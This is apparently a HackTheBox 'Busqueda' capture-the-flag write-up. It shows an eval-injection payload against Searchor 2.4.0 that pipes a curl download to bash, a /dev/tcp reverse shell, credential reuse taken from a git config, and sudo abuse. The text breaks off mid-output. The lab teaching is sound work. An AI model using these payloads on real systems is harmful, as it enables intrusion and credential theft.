HackTheBox - Busqueda (Easy)

Table of contents

- Table of contents
- Enumeration
  - Nmap scan
  - Web enumeration
- Searchor RCE
- Privilege escalation
- Clearing tracks
- Vulnerabilities summary
  - RCE in Searchor 2.4.0
    - Pentester evaluation
    - Patch proposition
  - Use of relative path in system-checkup.py
    - Pentester evaluation
    - Patch proposition
- Tools used
- Sources

Enumeration

Nmap scan


```
# Nmap 7.93 scan initiated Fri May 26 09:41:03 2023 as: nmap -A -p- -oN nmapResults.tx
t -d 10.129.228.217
--------------- Timing report ---------------
  hostgroups: min 1, max 100000
  rtt-timeouts: init 1000, min 100, max 10000
  max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
  parallelism: min 0, max 0
  max-retries: 10, host-timeout: 0
  min-rate: 0, max-rate: 0
---------------------------------------------
Nmap scan report for 10.129.228.217
Host is up, received syn-ack (0.038s latency).
Scanned at 2023-05-26 09:41:04 EDT for 19s
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   256 4fe3a667a227f9118dc30ed773a02c28 (ECDSA)
|_  256 816e78766b8aea7d1babd436b7f8ecc4 (ED25519)
80/tcp open  http    syn-ack Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://searcher.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read from /usr/bin/../share/nmap: nmap-service-probes nmap-services.
Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
# Nmap done at Fri May 26 09:41:23 2023 -- 1 IP address (1 host up) scanned in 20.74 s
econds
```

Web enumeration

When going to **http://[TARGET_IP]/**, we are redirected to **http://searcher.htb/**. Let's add this domain name to our **/etc/hosts** file :

```
┌──(kali㉿kali)-[~/…/HTB/CTF/Easy/Busqueda]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.129.228.217  searcher.htb
```

Now, let's see what's on this web server using our web browser :


Searcher

Search anything with Searcher! The capabilities range from social media platforms to encyclopedias, to Q&A sites, and to much more. Choose from our huge collection of search engines, including YouTube, Google, DuckDuckGo, eBay and various other platforms.

With our search engine, you can monitor all public social mentions across social networks and the web. This allows you to quickly measure and track what people are saying about your company, brand, product, or service in one easy-to-use dashboard. Our platform streamlines your overview of your online presence, which saves you time and boosts your tracking efforts.

To start:

1. Simply select the engine you want to use.
2. Type the query you want to be searched.
3. Finally, hit the "Search" button to submit the query.


If you want to get redirected automatically, you can tick the check box. Then you will be automatically redirected to the selected engine with the results of the query you searched for. Otherwise, you will get the URL of your search, which you can use however you wish.

Select your engine: Accuweather

What do you want to search for: Start searching...

There is a web application that allows us to select a search engine and enter a query to be searched. We can also enable **Auto redirect** if we want to be automatically redirected to our search result.


There is a detail on a Python library that is installed on the web server :



searcher.htb © 2023

Powered by Flask and Searchor 2.4.0

When we click on **Searchor 2.4.0**, we are redirected to it's github page. The installed version (**2.4.0**) is not the latest. When looking at the Release page, we can see this update note :



v2.4.2


- **[VULNERABILITY]** Patched a priority vulnerability in the Searchor CLI (check out the patch here)
- **[ADDED]** Added Pinterest search engine
- **[ADDED]** Added Docker to build and test Searchor

Assets 2

Source code (zip) Oct 31, 2022

Source code (tar.gz) Oct 31, 2022

So there was a vulnerability in versions earlier than **2.4.2**. Since **Searchor 2.4.0** is installed on the webserver, it should be vulnerable. Let's click on **check out the patch here** to see what part of the code was patched :



dan-pavlov commented on Oct 27, 2022 Contributor


What is this Pull Request About?

The simple change in this pull request replaces the execution of `search` method in the cli code from using `eval` to calling search on the specified engine by passing `engine` as an attribute of `Engine` class. Because enum in Python is a set of members, each being a key-value pair, the syntax for getting members is the same as passing a dictionary.

What will this Pull Request Affect?

This pull request removes the use of `eval` in the cli code, achieving the same functionality while removing vulnerability of allowing execution of arbitrary code.

So, the **eval** function is used in the script, which can be dangerous if user input is not properly sanitized. Now, let's take a look at the edited source code (in the **Files changed** section) :




```
src/searchor/main.py
@@ -29,9 +29,7 @@ def cli():
 @click.argument("query")
 def search(engine, query, open, copy):
     try:
-        url = eval(
-            f"Engine.{engine}.search('{query}', copy_url={copy}, open_web={open})"
-        )
+        url = Engine[engine].search(query, copy_url=copy, open_web=open)
         click.echo(url)
         searchor.history.update(engine, query, url)
         if open:
```

We may be able to inject a python reverse shell in the **query** parameter.


Searchor RCE

Let's try to search something and capture our request made to the web server using **Burp Suite** :




```
POST /search HTTP/1.1
Host: searcher.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 48
Origin: http://searcher.htb
Connection: close
Referer: http://searcher.htb/
Upgrade-Insecure-Requests: 1

engine=Accuweather&query=anything&auto_redirect=
```

First, we need to start a listener :



```
┌──(kali㉿kali)-[~]
└─$ pwncat-cs -lp 4242
/home/kali/.local/lib/python3.11/site-packages/paramiko/transp
ort.py:178: CryptographyDeprecationWarning: Blowfish has been
deprecated
  'class': algorithms.Blowfish,
[11:16:22] Welcome to pwncat 🐈!                __main__.py:164
bound to 0.0.0.0:4242
```

Now, we can inject our payload in the **query** parameter :



```
POST /search HTTP/1.1
Host: searcher.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 116
Origin: http://searcher.htb
Connection: close
Referer: http://searcher.htb/
Upgrade-Insecure-Requests: 1

engine=Accuweather&query=',exec("import+subprocess;subprocess.getoutput('curl+10.10.16.25|bash');"))#&auto_redirect=
```

Using this payload, this is what will be passed in the **eval()** function on the server side :

```
eval(f"Engine.{engine}.search('',exec(\"import subprocess;subprocess.getoutput('curl 10.10.16.25|bash');"))#', copy_url={copy}, open_web={open})")
```

So this is what will be executed :

```
Engine.Accuweather.search('',exec("import subprocess;subprocess.getoutput('curl 10.10.16.25|bash');")
```

Our payload will be passed as the second argument of the **search** function.

The payload I use will send a **GET** request to **http://[ATTACKER_IP]/index.html**, and then pass the response to **bash**. So I need to write a malicious **index.html** file that contains a reverse shell :

```
┌──(kali㉿kali)-[~/…/CTF/Easy/Busqueda/exploits]
└─$ nano index.html

┌──(kali㉿kali)-[~/…/CTF/Easy/Busqueda/exploits]
└─$ cat index.html
#!/bin/bash

sh -i >& /dev/tcp/10.10.16.25/4242 0>&1
```

Then, I need to start a simple web server using python :

```
┌──(kali㉿kali)-[~/…/CTF/Easy/Busqueda/exploits]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Finally, we can send the request with **Burp Suite** and then take a look at our listener :

```
┌──(kali㉿kali)-[~]
└─$ pwncat-cs -lp 4242
/home/kali/.local/lib/python3.11/site-packages/paramiko/transport.py:178: Cryptography
DeprecationWarning: Blowfish has been deprecated
  'class': algorithms.Blowfish,
[11:19:44] Welcome to pwncat 🐈!                                      __main__.py:164
[11:19:46] received connection from 10.129.228.217:54344                   bind.py:84
[11:19:47] 0.0.0.0:4242: upgrading from /usr/bin/dash to                manager.py:957
           /usr/bin/bash
[11:19:48] 10.129.228.217:54344: registered new host w/ db              manager.py:957
(local) pwncat$
(remote) svc@busqueda:/var/www/app$ whoami
svc
```

We have a foothold as **svc**.

Privilege escalation

In **/var/www/html**, we can find a **.git** directory :

```
(remote) svc@busqueda:/var/www/app$ ls -la
total 20
drwxr-xr-x 4 www-data www-data 4096 Apr  3 14:32 .
drwxr-xr-x 4 root     root     4096 Apr  4 16:02 ..
-rw-r--r-- 1 www-data www-data 1124 Dec  1 14:22 app.py
drwxr-xr-x 8 www-data www-data 4096 May 26 13:38 .git
drwxr-xr-x 2 www-data www-data 4096 Dec  1 14:35 templates
```

Let’s take a look in it :

```
(remote) svc@busqueda:/var/www/app/.git$ ls -la
total 52
drwxr-xr-x 8 www-data www-data 4096 May 26 13:38 .
drwxr-xr-x 4 www-data www-data 4096 Apr  3 14:32 ..
drwxr-xr-x 2 www-data www-data 4096 Dec  1 14:35 branches
-rw-r--r-- 1 www-data www-data   15 Dec  1 14:35 COMMIT_EDITMSG
-rw-r--r-- 1 www-data www-data  294 Dec  1 14:35 config
-rw-r--r-- 1 www-data www-data   73 Dec  1 14:35 description
```

```
-rw-r--r-- 1 www-data www-data   21 Dec  1 14:35 HEAD
drwxr-xr-x 2 www-data www-data 4096 Dec  1 14:35 hooks
-rw-r--r-- 1 root     root      259 Apr  3 15:09 index
drwxr-xr-x 2 www-data www-data 4096 Dec  1 14:35 info
drwxr-xr-x 3 www-data www-data 4096 Dec  1 14:35 logs
drwxr-xr-x 9 www-data www-data 4096 Dec  1 14:35 objects
drwxr-xr-x 5 www-data www-data 4096 Dec  1 14:35 refs
```

There is a **config** file. It may contains credentials :

```
(remote) svc@busqueda:/var/www/app/.git$ cat config
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.gi
t
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
        remote = origin
        merge = refs/heads/main
```

We have a password for **cody** user. Maybe the same password was used for **svc** user ? We can verify this by using **sudo -l** to list our sudo rights, it should ask for a password :

```
(remote) svc@busqueda:/var/www/app/.git$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/
usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
```

It worked, so the password for **cody** user is the same for **svc** local user. We also know that we can run **/usr/bin/python3 /opt/scripts/system-checkup.py *** as **root**. Let's see what happen when we try to run this command :

```
(remote) svc@busqueda:/var/www/app/.git$ sudo python3 /opt/scripts/system-checkup.py h
elp
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

     docker-ps     : List running docker containers
     docker-inspect : Inpect a certain docker container
     full-checkup  : Run a full system checkup
```

We can run **docker-inspect** through this script. We may be able to retrieve sensitive information from a container with this command. Let’s try to run it :

```
(remote) svc@busqueda:/var/www/app/.git$ sudo python3 /opt/scripts/system-checkup.py d
ocker-inspect
Usage: /opt/scripts/system-checkup.py docker-inspect <format> <container_name>
```

We need a container name and the our query which seems to be passed in the --format option. So let’s use **docker-ps** to get containers name :

```
(remote) svc@busqueda:/var/www/app/.git$ sudo python3 /opt/scripts/system-checkup.py d
ocker-ps
CONTAINER ID   IMAGE                COMMAND                  CREATED        STATUS
PORTS                                             NAMES
960873171e2e   gitea/gitea:latest   "/usr/bin/entrypoint…"   4 months ago   Up 3 hours
127.0.0.1:3000->3000/tcp, 127.0.0.1:222->22/tcp   gitea
f84a6b33fb5a   mysql:8              "docker-entrypoint.s…"   4 months ago   Up 3 hours
127.0.0.1:3306->3306/tcp, 33060/tcp               mysql_db
```

Let’s try to retrieve all informations we can from the second container (**f84a6b33fb5a**) :

```
(remote) svc@busqueda:/var/www/app/.git$ sudo python3 /opt/scripts/system-checkup.py d
ocker-inspect '{{json .}}' f84a6b33fb5a
{"Id":"f84a6b33fb5a09bcda93aa23ed0203e1597548a53368ea37c5e6a4d94f9334f8","Created":"20
23-01-06T17:26:45.724856768Z","Path":"docker-entrypoint.sh","Args":["mysqld"],"State":
{"Status":"running","Running":true,"Paused":false,"Restarting":false,"OOMKilled":fals
e,"Dead":false,"Pid":1735,"ExitCode":0,"Error":"","StartedAt":"2023-05-26T13:39:04.980
835861Z","FinishedAt":"2023-04-04T17:03:02.25154071Z"},"Image":"sha256:7484689f290f1de
fe06b65befc54cb6ad91a667cf0af59a265ffe76c46bd0478","ResolvConfPath":"/var/lib/docker/c
ontainers/f84a6b33fb5a09bcda93aa23ed0203e1597548a53368ea37c5e6a4d94f9334f8/resolv.con
f","HostnamePath":"/var/lib/docker/containers/f84a6b33fb5a09bcda93aa23ed0203e1597548a5
3368ea37c5e6a4d94f9334f8/hostname","HostsPath":"/var/lib/docker/containers/f84a6b33fb5
a09bcda93aa23ed0203e1597548a53368ea37c5e6a4d94f9334f8/hosts","LogPath":"/var/lib/docke
r/containers/f84a6b33fb5a09bcda93aa23ed0203e1597548a53368ea37c5e6a4d94f9334f8/f84a6b33
fb5a09bcda93aa23ed0203e1597548a53368ea37c5e6a4d94f9334f8-json.log","Name":"/mysql_d
b","RestartCount":0,"Driver":"overlay2","Platform":"linux","MountLabel":"","ProcessLab
el":"","AppArmorProfile":"docker-default","ExecIDs":null,"HostConfig":{"Binds":["/roo
t/scripts/docker/mysql:/var/lib/mysql:rw"],"ContainerIDFile":"","LogConfig":{"Type":"j
son-file","Config":{}},"NetworkMode":"docker_gitea","PortBindings":{"3306/tcp":[{"Host
Ip":"127.0.0.1","HostPort":"3306"}]},"RestartPolicy":{"Name":"always","MaximumRetryCou
nt":0},"AutoRemove":false,"VolumeDriver":"","VolumesFrom":[],"CapAdd":null,"CapDrop":n
ull,"CgroupnsMode":"private","Dns":[],"DnsOptions":[],"DnsSearch":[],"ExtraHosts":nul
l,"GroupAdd":null,"IpcMode":"private","Cgroup":"","Links":null,"OomScoreAdj":0,"PidMod
```

```
e":"","Privileged":false,"PublishAllPorts":false,"ReadonlyRootfs":false,"SecurityOpt":
null,"UTSMode":"","UsernsMode":"","ShmSize":67108864,"Runtime":"runc","ConsoleSize":
[0,0],"Isolation":"","CpuShares":0,"Memory":0,"NanoCpus":0,"CgroupParent":"","BlkioWei
ght":0,"BlkioWeightDevice":null,"BlkioDeviceReadBps":null,"BlkioDeviceWriteBps":nul
l,"BlkioDeviceReadIOps":null,"BlkioDeviceWriteIOps":null,"CpuPeriod":0,"CpuQuota":0,"C
puRealtimePeriod":0,"CpuRealtimeRuntime":0,"CpusetCpus":"","CpusetMems":"","Devices":n
ull,"DeviceCgroupRules":null,"DeviceRequests":null,"KernelMemory":0,"KernelMemoryTCP":
0,"MemoryReservation":0,"MemorySwap":0,"MemorySwappiness":null,"OomKillDisable":nul
l,"PidsLimit":null,"Ulimits":null,"CpuCount":0,"CpuPercent":0,"IOMaximumIOps":0,"IOMax
imumBandwidth":0,"MaskedPaths":["/proc/asound","/proc/acpi","/proc/kcore","/proc/key
s","/proc/latency_stats","/proc/timer_list","/proc/timer_stats","/proc/sched_debug","/
proc/scsi","/sys/firmware"],"ReadonlyPaths":["/proc/bus","/proc/fs","/proc/irq","/pro
c/sys","/proc/sysrq-trigger"]},"GraphDriver":{"Data":{"LowerDir":"/var/lib/docker/over
lay2/dea767bc68f589fb78dfe58af4c1b2ee57f1c52008a0cbedf40739ebfc1e27f0-init/diff:/var/l
ib/docker/overlay2/a4da5d7e3df4c4cf7f6b2fe7df9d796b09e4b9d5b8430afb9bda10312385acd1/di
ff:/var/lib/docker/overlay2/73a0df4fac76e17181389bf89f324eb674d40ad26fc0cf5d4570c0fe2d
bb52c0/diff:/var/lib/docker/overlay2/1705a1d523a56b654d350ccd41961cd541f8d22fade1e497c
441ced2fd93e39a/diff:/var/lib/docker/overlay2/e4441c5b0550897758a6122664b3024905bc374c
e89071f62ce957e8e802922d/diff:/var/lib/docker/overlay2/ef058a407a2a6c54acb02f9b015081d
72e576ad284a14ab22d1e455a1c8e030f/diff:/var/lib/docker/overlay2/2e330bfa21f2c72223a60d
2e90e9b856116d086e42607494166556b31c5cd40d/diff:/var/lib/docker/overlay2/f90d2dd1fd625
43f813e0c01ddb5c8d9b5a0f85e5a638a3cbdc7d54da3c06184/diff:/var/lib/docker/overlay2/df21
f9ce55eb6858cb6c78ae8da6574dde9ec267342c5d2076a58db14a6d27aa/diff:/var/lib/docker/over
lay2/c772565ab63c4c69c5a74fc583a926e468fda9231836f22e70f93097829f481d/diff:/var/lib/do
cker/overlay2/70d25e07bcfdd16b9b867063259ab16d8bcf3940cc21516262f6feaa67fdb71d/diff:/v
ar/lib/docker/overlay2/c030c975c92c921fa203634104a1bde311b1227e4c5be595fbb5a0a2c5de3ad
5/diff","MergedDir":"/var/lib/docker/overlay2/dea767bc68f589fb78dfe58af4c1b2ee57f1c520
08a0cbedf40739ebfc1e27f0/merged","UpperDir":"/var/lib/docker/overlay2/dea767bc68f589fb
78dfe58af4c1b2ee57f1c52008a0cbedf40739ebfc1e27f0/diff","WorkDir":"/var/lib/docker/over
lay2/dea767bc68f589fb78dfe58af4c1b2ee57f1c52008a0cbedf40739ebfc1e27f0/work"},"Name":"o
verlay2"},"Mounts":[{"Type":"bind","Source":"/root/scripts/docker/mysql","Destinatio
n":"/var/lib/mysql","Mode":"rw","RW":true,"Propagation":"rprivate"}],"Config":{"Hostna
me":"f84a6b33fb5a","Domainname":"","User":"","AttachStdin":false,"AttachStdout":fals
